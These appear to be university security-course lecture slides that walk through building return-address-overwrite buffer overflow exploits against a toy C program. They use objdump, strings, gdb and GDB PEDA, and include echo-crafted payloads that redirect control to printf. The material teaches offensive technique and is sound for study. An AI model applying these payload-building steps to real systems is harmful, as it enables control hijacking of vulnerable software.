CS165 – Computer Security

Memory Exploits

October 28, 2024

Building Exploits

- You have some idea about various kinds of exploits that are possible
- Today, we will discuss methods to build exploits for some simple programs
- Techniques you will be expected to adapt for Project 2

Project 2 Exploits

- Disclosure – Buffer Overread
  - Prepare memory to read beyond the end of a memory region
- Heap – Type Confusion to Control Hijack
  - Modify a function pointer using a type confusion
- Heap – Temporal attack to leak memory
  - Use a stale pointer to access a secret in “freed” memory
- Buffer overflow – Control Hijack
  - Return-to-code to run desired code

Exploits Need Debugger Help

- Using the debugger is key to:
  - Learning what you need to know to build an exploit
  - Debugging the exploit payload
- But, other tools help as well…
  - objdump
  - strings
- Discuss these today
  - And labs will cover more details

Hijack Control Flow

- Let's start by hijacking the control flow of a process by exploiting a spatial error
  - E.g., Buffer Overflow
- What's the target - for hijacking control flow?

```
#include <stdio.h>

int function( char *source )
{
  char buffer[10];

  sscanf( source, "%s", buffer );
  printf( "buffer address: %p\n\n", buffer );
  return 0;
}

int main( int argc, char *argv[] )
{
  function( argv[1] );
}
```

Hijack Control Flow

- Let’s start by hijacking the control flow of a process by exploiting a spatial error
  - E.g., Buffer Overflow
- How do we know there is an flaw? We test

```
[trentj@xe-15 example]$ ./test foo
buffer: foo
buffer address: 0xff9c70f6
[trentj@xe-15 example]$ ./test AAAAABBBBBCCCCCDDDDDAAAAABBBBB
buffer: AAAAABBBBBCCCCCDDDDDAAAAABBBBB
buffer address: 0xfff8ed66
Segmentation fault (core dumped)
[trentj@xe-15 example]$
```

Hijack Control Flow

- Find where the return address is on the stack relative to the ‘buffer’
  - Where is the return address?
    - Find what the value of the return address should be
    - Run the program to run ”function” in the debugger
    - And then locate the return address on the stack using the debugger

Hijack Control Flow

- What should the value of the return address be?
  - What should the return address reference?
    - Function ”main” calls function “function” and returns

Hijack Control Flow

- What should the value of the return address be?
  - What should the return address reference?
    - Function ”main” calls function “function” and returns
- The return address should reference the instruction that is run immediately after ”function” returns
  - Instruction after the associated “call” in the caller
    - “main” is the caller in our case
- How do we find that?

Finding the Return Address Value

- Use "objdump"
  - Specifically – `objdump -dl cs165-p1 | less`

```
08048549 <main>:
main():
/home/csprofs/trentj/cs165-f24/example/test.c:16
 8048549:       8d 4c 24 04             lea    0x4(%esp),%ecx
 804854d:       83 e4 f0                and    $0xfffffff0,%esp
 8048550:       ff 71 fc                pushl  -0x4(%ecx)
 8048553:       55                      push   %ebp
 8048554:       89 e5                   mov    %esp,%ebp
 8048556:       51                      push   %ecx
 8048557:       83 ec 04                sub    $0x4,%esp
 804855a:       89 c8                   mov    %ecx,%eax
/home/csprofs/trentj/cs165-f24/example/test.c:17
 804855c:       8b 40 04                mov    0x4(%eax),%eax
 804855f:       83 c0 04                add    $0x4,%eax
 8048562:       8b 00                   mov    (%eax),%eax
 8048564:       83 ec 0c                sub    $0xc,%esp
 8048567:       50                      push   %eax
 8048568:       e8 90 ff ff ff          call   80484fd <function>
 804856d:       83 c4 10                add    $0x10,%esp
/home/csprofs/trentj/cs165-f24/example/test.c:18
 8048570:       90                      nop
 8048571:       8b 4d fc                mov    -0x4(%ebp),%ecx
 8048574:       c9                      leave
 8048575:       8d 61 fc                lea    -0x4(%ecx),%esp
 8048578:       c3                      ret
 8048579:       66 90                   xchg   %ax,%ax
 804857b:       66 90                   xchg   %ax,%ax
 804857d:       66 90                   xchg   %ax,%ax
 804857f:       90                      nop
```

Finding the Return Address Value

- Use "objdump"
  - What should the return address value be?

```
08048549 <main>:
main():
/home/csprofs/trentj/cs165-f24/example/test.c:16
 8048549:       8d 4c 24 04             lea    0x4(%esp),%ecx
 804854d:       83 e4 f0                and    $0xfffffff0,%esp
 8048550:       ff 71 fc                pushl  -0x4(%ecx)
 8048553:       55                      push   %ebp
 8048554:       89 e5                   mov    %esp,%ebp
 8048556:       51                      push   %ecx
 8048557:       83 ec 04                sub    $0x4,%esp
 804855a:       89 c8                   mov    %ecx,%eax
/home/csprofs/trentj/cs165-f24/example/test.c:17
 804855c:       8b 40 04                mov    0x4(%eax),%eax
 804855f:       83 c0 04                add    $0x4,%eax
 8048562:       8b 00                   mov    (%eax),%eax
 8048564:       83 ec 0c                sub    $0xc,%esp
 8048567:       50                      push   %eax
 8048568:       e8 90 ff ff ff          call   80484fd <function>
 804856d:       83 c4 10                add    $0x10,%esp
/home/csprofs/trentj/cs165-f24/example/test.c:18
 8048570:       90                      nop
 8048571:       8b 4d fc                mov    -0x4(%ebp),%ecx
 8048574:       c9                      leave
 8048575:       8d 61 fc                lea    -0x4(%ecx),%esp
 8048578:       c3                      ret
 8048579:       66 90                   xchg   %ax,%ax
 804857b:       66 90                   xchg   %ax,%ax
 804857d:       66 90                   xchg   %ax,%ax
 804857f:       90                      nop
```

Finding the Return Address Value

- Use "objdump"
  - What should the return address value be?
  - Instruction after the call
  - 0x084856D
    - In Hex, 32 bits

```
08048549 <main>:
main():
/home/csprofs/trentj/cs165-f24/example/test.c:16
 8048549:       8d 4c 24 04             lea    0x4(%esp),%ecx
 804854d:       83 e4 f0                and    $0xfffffff0,%esp
 8048550:       ff 71 fc                pushl  -0x4(%ecx)
 8048553:       55                      push   %ebp
 8048554:       89 e5                   mov    %esp,%ebp
 8048556:       51                      push   %ecx
 8048557:       83 ec 04                sub    $0x4,%esp
 804855a:       89 c8                   mov    %ecx,%eax
/home/csprofs/trentj/cs165-f24/example/test.c:17
 804855c:       8b 40 04                mov    0x4(%eax),%eax
 804855f:       83 c0 04                add    $0x4,%eax
 8048562:       8b 00                   mov    (%eax),%eax
 8048564:       83 ec 0c                sub    $0xc,%esp
 8048567:       50                      push   %eax
 8048568:       e8 90 ff ff ff          call   80484fd <function>
 804856d:       83 c4 10                add    $0x10,%esp
/home/csprofs/trentj/cs165-f24/example/test.c:18
 8048570:       90                      nop
 8048571:       8b 4d fc                mov    -0x4(%ebp),%ecx
 8048574:       c9                      leave
 8048575:       8d 61 fc                lea    -0x4(%ecx),%esp
 8048578:       c3                      ret
 8048579:       66 90                   xchg   %ax,%ax
 804857b:       66 90                   xchg   %ax,%ax
 804857d:       66 90                   xchg   %ax,%ax
 804857f:       90                      nop
```

Using the Debugger

- Find where the return address is on the stack relative to the 'buffer'
- Run the program in the debugger
  - To see the memory layout

```
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from test...done.
(gdb) run AAAAABBBBBCCCCCDDDDDAAAAABBBBB
Starting program: /data/home/csprofs/trentj/cs165-f24/example/test AAAAABBBBBCCCCCDDDDDAAAAABBBBB
buffer: AAAAABBBBBCCCCCDDDDDAAAAABBBBB
buffer address: 0xffffc896

Program received signal SIGSEGV, Segmentation fault.
0x42414141 in ?? ()
Missing separate debuginfos, use: yum debuginfo-install glibc-2.28-251.el8_10.5.i686
(gdb)
```

Using the Debugger

- Find where the return address is on the stack relative to the ‘buffer’
- Run the program in the debugger
  - To see the memory layout

```
(gdb) break function
Breakpoint 1 at 0x8048503: file test.c, line 7.
(gdb) run AAAAABBBBBCCCCCDDDDDAAAAABBBBB
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /data/home/csprofs/trentj/cs165-f24/example/test AAAAABBBBBCCCCCDDDDDAAAAABBBBB

Breakpoint 1, function (source=0xffffcb2e "AAAAABBBBBCCCCCDDDDDAAAAABBBBB") at test.c:7
7               sscanf(source, "%s", buffer);
(gdb) p $esp
$2 = (void *) 0xffffc890
(gdb) x/20x $esp
0xffffc890:     0x00000000      0x080483c0      0x00000000      0xf7e4570f
0xffffc8a0:     0xf7fb541c      0x0804a000      0xffffc8c8      0x0804856d
0xffffc8b0:     0xffffcb2e      0xffffc964      0xffffc970      0x0804859f
0xffffc8c0:     0xf7fd04d0      0xffffc8e0      0x00000000      0xf7e2df36
0xffffc8d0:     0x00000000      0x080483c0      0x00000000      0xf7e2df36
(gdb)
```

Finding the Return Address

- Find where the return address is on the stack relative to the ‘buffer’
- Run the program in the debugger
  - Where’s the return address? 0x084856D

```
(gdb) break function
Breakpoint 1 at 0x8048503: file test.c, line 7.
(gdb) run AAAAABBBBBCCCCCDDDDDAAAAABBBBB
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /data/home/csprofs/trentj/cs165-f24/example/test AAAAABBBBBCCCCCDDDDDAAAAABBBBB

Breakpoint 1, function (source=0xffffcb2e "AAAAABBBBBCCCCCDDDDDAAAAABBBBB") at test.c:7
7               sscanf(source, "%s", buffer);
(gdb) p $esp
$2 = (void *) 0xffffc890
(gdb) x/20x $esp
0xffffc890:     0x00000000      0x080483c0      0x00000000      0xf7e4570f
0xffffc8a0:     0xf7fb541c      0x0804a000      0xffffc8c8      0x0804856d
0xffffc8b0:     0xffffcb2e      0xffffc964      0xffffc970      0x0804859f
0xffffc8c0:     0xf7fd04d0      0xffffc8e0      0x00000000      0xf7e2df36
0xffffc8d0:     0x00000000      0x080483c0      0x00000000      0xf7e2df36
(gdb)
```

Finding the Return Address

- Find where the return address is on the stack relative to the ‘buffer’
- Run the program in the debugger
  - Where’s the return address? At 0xffffc8ac

```
(gdb) break function
Breakpoint 1 at 0x8048503: file test.c, line 7.
(gdb) run AAAAABBBBBCCCCCDDDDDAAAAABBBBB
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /data/home/csprofs/trentj/cs165-f24/example/test AAAAABBBBBCCCCCDDDDDAAAAABBBBB

Breakpoint 1, function (source=0xffffcb2e "AAAAABBBBBCCCCCDDDDDAAAAABBBBB") at test.c:7
7               sscanf(source, "%s", buffer);
(gdb) p $esp
$2 = (void *) 0xffffc890
(gdb) x/20x $esp
0xffffc890:     0x00000000      0x080483c0      0x00000000      0xf7e4570f
0xffffc8a0:     0xf7fb541c      0x0804a000      0xffffc8c8      0x0804856d
0xffffc8b0:     0xffffcb2e      0xffffc964      0xffffc970      0x0804859f
0xffffc8c0:     0xf7fd04d0      0xffffc8e0      0x00000000      0xf7e2df36
0xffffc8d0:     0x00000000      0x080483c0      0x00000000      0xf7e2df36
(gdb)
```

Finding the Return Address

- Find where the return address is on the stack relative to the ‘buffer’
- Run the program in the debugger
  - What’s the stack look like after the overwrite?

```
Breakpoint 1, function (source=0xffffcb2e "AAAAABBBBBCCCCCDDDDDAAAAABBBBB") at test.c:7
7               sscanf(source, "%s", buffer);
(gdb) p $esp
$2 = (void *) 0xffffc890
(gdb) x/20x $esp
0xffffc890:     0x00000000      0x080483c0      0x00000000      0xf7e4570f
0xffffc8a0:     0xf7fb541c      0x0804a000      0xffffc8c8      0x0804856d
0xffffc8b0:     0xffffcb2e      0xffffc964      0xffffc970      0x0804859f
0xffffc8c0:     0xf7fd04d0      0xffffc8e0      0x00000000      0xf7e2df36
0xffffc8d0:     0x00000000      0x080483c0      0x00000000      0xf7e2df36
(gdb) n
8               printf("buffer: %s\n", buffer);
(gdb) x/20x $esp
0xffffc890:     0x00000000      0x414183c0      0x42414141      0x42424242
0xffffc8a0:     0x43434343      0x44444443      0x41414444      0x42414141
0xffffc8b0:     0x42424242      0xffffc900      0xffffc970      0x0804859f
0xffffc8c0:     0xf7fd04d0      0xffffc8e0      0x00000000      0xf7e2df36
0xffffc8d0:     0x00000000      0x080483c0      0x00000000      0xf7e2df36
(gdb)
```

Finding the Return Address

- How many bytes from buffer to the return address?

```
(gdb) run AAAAABBBBBCCCCCDDDDDAAAAABBBBB
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /data/home/csprofs/trentj/cs165-f24/example/test AAAAABBBBBCCCCCDDDDDAAAAABBBBB

Breakpoint 1, function (source=0xffffcb2e "AAAAABBBBBCCCCCDDDDDAAAAABBBBB") at test.c:7
7           sscanf(source, "%s", buffer);
(gdb) x/20x $esp
0xffffc890:     0x00000000      0x080483c0      0x00000000      0xf7e4570f
0xffffc8a0:     0xf7fb541c      0x0804a000      0xffffc8c8      0x0804856d
0xffffc8b0:     0xffffcb2e      0xffffc964      0xffffc970      0x0804859f
0xffffc8c0:     0xf7fd04d0      0xffffc8e0      0x00000000      0xf7e2df36
0xffffc8d0:     0x00000000      0x080483c0      0x00000000      0xf7e2df36
(gdb) x/20x &buffer
0xffffc896:     0x00000804      0x570f0000      0x541cf7e4      0xa000f7fb
0xffffc8a6:     0xc8c80804      0x856dffff      0xcb2e0804      0xc964ffff
0xffffc8b6:     0xc970ffff      0x859fffff      0x04d00804      0xc8e0f7fd
0xffffc8c6:     0x0000ffff      0xdf360000      0x0000f7e2      0x83c00000
0xffffc8d6:     0x00000804      0xdf360000      0x0002f7e2      0xc9640000
(gdb)
```

- 28 bytes from $esp, but only 22 bytes from buffer
  - Note that the value may not be on the boundary

Where to Redirect Control?

- For the project, mainly want to cause statements to be printed to the terminal to demonstrate exploit
  - Redirect control flow to printf
  - Two ways
    - Invoke printf statements in the program already
    - Invoke the printf library function interface
      - Accessible from the procedure linkage table (PLT)

Invoke Program Statements

- Invoke printf statements in the program already
  - Where is one?
  - Back to objdump – at 0x08048526

```
080484fd <function>:
function():
/home/csprofs/trentj/cs165-f24/example/test.c:4
 80484fd:       55                      push   %ebp
 80484fe:       89 e5                   mov    %esp,%ebp
 8048500:       83 ec 18                sub    $0x18,%esp
/home/csprofs/trentj/cs165-f24/example/test.c:7
 8048503:       83 ec 04                sub    $0x4,%esp
 8048506:       8d 45 ee                lea    -0x12(%ebp),%eax
 8048509:       50                      push   %eax
 804850a:       68 0c 86 04 08          push   $0x804860c
 804850f:       ff 75 08                pushl  0x8(%ebp)
 8048512:       e8 99 fe ff ff          call   80483b0 <__isoc99_sscanf@plt>
 8048517:       83 c4 10                add    $0x10,%esp
/home/csprofs/trentj/cs165-f24/example/test.c:8
 804851a:       83 ec 08                sub    $0x8,%esp
 804851d:       8d 45 ee                lea    -0x12(%ebp),%eax
 8048520:       50                      push   %eax
 8048521:       68 0f 86 04 08          push   $0x804860f
 8048526:       e8 65 fe ff ff          call   8048390 <printf@plt>
 804852b:       83 c4 10                add    $0x10,%esp
/home/csprofs/trentj/cs165-f24/example/test.c:9
```

Invoke Program Statements

- Invoke printf statements in the program already
  - How to build a payload?
  - "echo" shell command is an easy way
    - But need to generate binary byte values not ascii

```
[trentj@xe-15 example]$ echo -ne "AAAAABBBBBCCCCCDDDDDAA\x26\x85\x04\x08" > input1
[trentj@xe-15 example]$ cat input1
AAAAABBBBBCCCCCDDDDDAA&[trentj@xe-15 example]$
[trentj@xe-15 example]$ cat -A input1
AAAAABBBBBCCCCCDDDDDAA&M-^E^D^H[trentj@xe-15 example]$
[trentj@xe-15 example]$ ./test `cat input1`
buffer: AAAAABBBBBCCCCCDDDDDAA&?
buffer address: 0xffd4a0a6
buffer address: 0x41414432
Segmentation fault (core dumped)
[trentj@xe-15 example]$
```

- What happens when we use that payload?

Invoke Program Statements

- Let's investigate with the debugger

```
Type "apropos word" to search for commands related to "word"...
Reading symbols from test...done.
(gdb) b function
Breakpoint 1 at 0x8048503: file test.c, line 7.
(gdb) r `cat input1`
Starting program: /data/home/csprofs/trentj/cs165-f24/example/test `cat input1`

Breakpoint 1, function (source=0xffffcb2a "AAAAABBBBBCCCCCDDDDDAA&\205\004\b") at test.c:7
7               sscanf(source, "%s", buffer);
Missing separate debuginfos, use: yum debuginfo-install glibc-2.28-251.el8_10.5.i686
(gdb) x/20x $esp
0xffffc890:     0x00000000      0x080483c0      0x00000000      0xf7e4570f
0xffffc8a0:     0xf7fb541c      0x0804a000      0xffffc8c8      0x0804856d
0xffffc8b0:     0xffffcb2a      0xffffc964      0xffffc970      0x0804859f
0xffffc8c0:     0xf7fd04d0      0xffffc8e0      0x00000000      0xf7e2df36
0xffffc8d0:     0x00000000      0x080483c0      0x00000000      0xf7e2df36
(gdb) n
8               printf("buffer: %s\n", buffer);
(gdb) x/20x $esp
0xffffc890:     0x00000000      0x414183c0      0x42414141      0x42424242
0xffffc8a0:     0x43434343      0x44444443      0x41414444      0x08048526
0xffffc8b0:     0xffffcb00      0xffffc964      0xffffc970      0x0804859f
0xffffc8c0:     0xf7fd04d0      0xffffc8e0      0x00000000      0xf7e2df36
0xffffc8d0:     0x00000000      0x080483c0      0x00000000      0xf7e2df36
(gdb) n
buffer: AAAAABBBBBCCCCCDDDDDAA&?
9               printf("buffer address: %p\n", buffer);
(gdb)
buffer address: 0xffffc896
11              return 0;
(gdb)
13      }
```

Invoke Program Statements

- Let’s investigate with the debugger (more)

```
(gdb) si
0x08048548      13      }
(gdb) si
0x08048526 in function (source=<error reading variable: Cannot access memory at address 0x4141444c>) at test.c:8
8               printf("buffer: %s\n", buffer);
(gdb)
```

- The argument to printf is wrong, but the debugger gives us a hint – it tried to use the value 0x41414444
  - We supplied that
  - We can replace it with a legit address in the payload

Strings program

- Prints the locations of the hardcoded strings in the binary

```
[trentj@xe-15 example]$ strings -t x test | less
```

- Produces

```
 2ce _ITM_registerTMCloneTable
 584 UWVS
 5d8 [^_]
 60f buffer: %s
 61b buffer address: %p
 6d3 ;*2$"
101c GCC: (GNU) 8.5.0 20210514 (Red Hat 8.5.0-22)
105c 3p1113
107c running gcc 8.5.0 20210514
10a8 annobin gcc 8.5.0 20210514
10d4 plugin name: gcc-annobin
```

- Let’s print the “buffer address” string at 61b
  - From the start of the binary (0x08048000)

Strings program

- Build a new payload and try again

```
[trentj@xe-15 example]$ echo -ne "AAAAABBBBBCCCCCDDD\x1b\x86\x04\x08\x26\x85\x04\x08" > input2
[trentj@xe-15 example]$ ./test `cat input2`
buffer: AAAAABBBBBCCCCCDD&?
buffer address: 0xffb3b296
buffer address: 0x8048609
Segmentation fault (core dumped)
[trentj@xe-15 example]$
```

- Printed two lines of “buffer address”
  - But, seg faulted
  - This is expected as we have messed up the stack
- Need to insert a call to ”exit” after the return address to exit gracefully
  - Right after the address of printf usually

Using the printf@plt

- The dynamic linker inserts the library code in process memory at a location it chooses
  - And it sets the addresses of the library functions used by the program in the PLT
  - To enable your program to call the library correctly
- We can launch exploits from the PLT also

```
Disassembly of section .plt:

08048380 <.plt>:
 8048380:       ff 35 04 a0 04 08       pushl  0x804a004
 8048386:       ff 25 08 a0 04 08       jmp    *0x804a008
 804838c:       00 00                   add    %al,(%eax)
        ...

08048390 <printf@plt>:
 8048390:       ff 25 0c a0 04 08       jmp    *0x804a00c
 8048396:       68 00 00 00 00          push   $0x0
 804839b:       e9 e0 ff ff ff          jmp    8048380 <.plt>
```

Using the printf@plt

- Let's build an exploit and give it a try
- This is the second try

```
[trentj@xe-15 example]$ echo -ne "AAAAABBBBBCCCCCDDDDDAA\x90\x83\x04\x08AAAA\x1b\x86\x04\x08" > input4
[trentj@xe-15 example]$ ./test `cat input4`
buffer: AAAAABBBBBCCCCCDDDDDAA?AAAA
buffer address: 0xffa178b6
buffer address: 0xffa17900
Segmentation fault (core dumped)
[trentj@xe-15 example]$
```

- Note the 4 A's between the two addresses
  - I had to move the address of the string one slot over as that is where the code for printf expects the argument
  - Still crashes tho
    - Can fix by replacing the 'AAAA' with the address of exit@plt, but there is no call to "exit" in the code

GDB PEDA

- GDB Python Exploit Development Assistance
  - https://github.com/longld/peda
- More direct user interface for tracking exploit execution and related info
  - I suspect you will prefer this over the "old school" GDB-only usage – at least for fixing exploits
  - Although more directed at stack exploits than the heap
- Let's look at the failed payload and debugging that
  - This time with GDB PEDA


Debugging w/ GDB PEDA

- Basic User Interface
  - At start
- Shows
  - Registers
  - Disassembled code
  - Stack
  - GDB info
- Highlights type of data: code, data, or value
- NOTE: different location in memory

```
Starting program: /home/trent/pr2/stack `cat input`
[----------------------------------registers-----------------------------------]
EAX: 0xffffd407 ("inputinputfillerfiller\240`UV@SUV")
EBX: 0x56558fcc --> 0x3ed4
ECX: 0x56557020 ("stack.c")
EDX: 0x40 ('@')
ESI: 0xffffd1c0 --> 0x2
EDI: 0xf7fb2000 --> 0x1e6d6c
EBP: 0xffffd1a8 --> 0x0
ESP: 0xffffd16c --> 0x565562c8 (<main+76>:      add    esp,0x10)
EIP: 0x5655622d (<function>:    endbr32)
EFLAGS: 0x296 (carry PARITY ADJUST zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x56556224 <frame_dummy+4>:  jmp    0x56556180 <register_tm_clones>
   0x56556229 <__x86.get_pc_thunk.dx>:  mov    edx,DWORD PTR [esp]
   0x5655622c <__x86.get_pc_thunk.dx+3>:        ret
=> 0x5655622d <function>:       endbr32
   0x56556231 <function+4>:     push   ebp
   0x56556232 <function+5>:     mov    ebp,esp
   0x56556234 <function+7>:     push   ebx
   0x56556235 <function+8>:     sub    esp,0x14
[------------------------------------stack-------------------------------------]
0000| 0xffffd16c --> 0x565562c8 (<main+76>:     add    esp,0x10)
0004| 0xffffd170 --> 0xffffd407 ("inputinputfillerfiller\240`UV@SUV")
0008| 0xffffd174 --> 0x40 ('@')
0012| 0xffffd178 --> 0x0
0016| 0xffffd17c --> 0x56556298 (<main+28>:     add    ebx,0x2d34)
0020| 0xffffd180 --> 0xf7fb23fc --> 0xf7fb3900 --> 0x0
0024| 0xffffd184 --> 0x1
0028| 0xffffd188 --> 0x56558fcc --> 0x3ed4
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 2, function (source=0xffffd407 "inputinputfillerfiller\240`UV@SUV")
    at stack.c:6
6       {
gdb-peda$
```

Debugging w/ GDB PEDA

- Basic User Interface
  - At start
- Shows
  - EAX - input
  - EIP – current inst
  - Stack – return addr
  - Line number
- Let's go to "next"




Debugging w/ GDB PEDA

- After buffer overflow
  - After “sscanf”
- Shows
  - EBX – same, but see next instruction
  - EIP – current inst
  - Stack – overflow
  - Stack – new return addr
- Let’s “stepi”

```
[----------------------------------------------------------------------]
Legend: code, data, rodata, value
10          sscanf( source, "%s", buffer );
gdb-peda$ n
[------------------------------registers-------------------------------]
EAX: 0x1
EBX: 0x56558fcc --> 0x3ed4
ECX: 0x0
EDX: 0x0
ESI: 0xffffd1c0 --> 0x2
EDI: 0xf7fb2000 --> 0x1e6d6c
EBP: 0xffffd168 ("ller\240`UV@SUV")
ESP: 0xffffd150 --> 0x842421
EIP: 0x56556272 (<function+69>: mov    eax,0x0)
EFLAGS: 0x286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[---------------------------------code---------------------------------]
   0x56556267 <function+58>:    push   DWORD PTR [ebp+0x8]
   0x5655626a <function+61>:    call   0x565560e0 <__isoc99_sscanf@plt>
   0x5655626f <function+66>:    add    esp,0x10
=> 0x56556272 <function+69>:    mov    eax,0x0
   0x56556277 <function+74>:    mov    ebx,DWORD PTR [ebp-0x4]
   0x5655627a <function+77>:    leave
   0x5655627b <function+78>:    ret
   0x5655627c <main>:   endbr32
[--------------------------------stack---------------------------------]
0000| 0xffffd150 --> 0x842421
0004| 0xffffd154 --> 0x6e690534
0008| 0xffffd158 ("putinputfillerfiller\240`UV@SUV")
0012| 0xffffd15c ("nputfillerfiller\240`UV@SUV")
0016| 0xffffd160 ("fillerfiller\240`UV@SUV")
0020| 0xffffd164 ("erfiller\240`UV@SUV")
0024| 0xffffd168 ("ller\240`UV@SUV")
0028| 0xffffd16c --> 0x565560a0 (<printf@plt>:  endbr32)
[----------------------------------------------------------------------]
Legend: code, data, rodata, value
11          return 0;
gdb-peda$ 
```

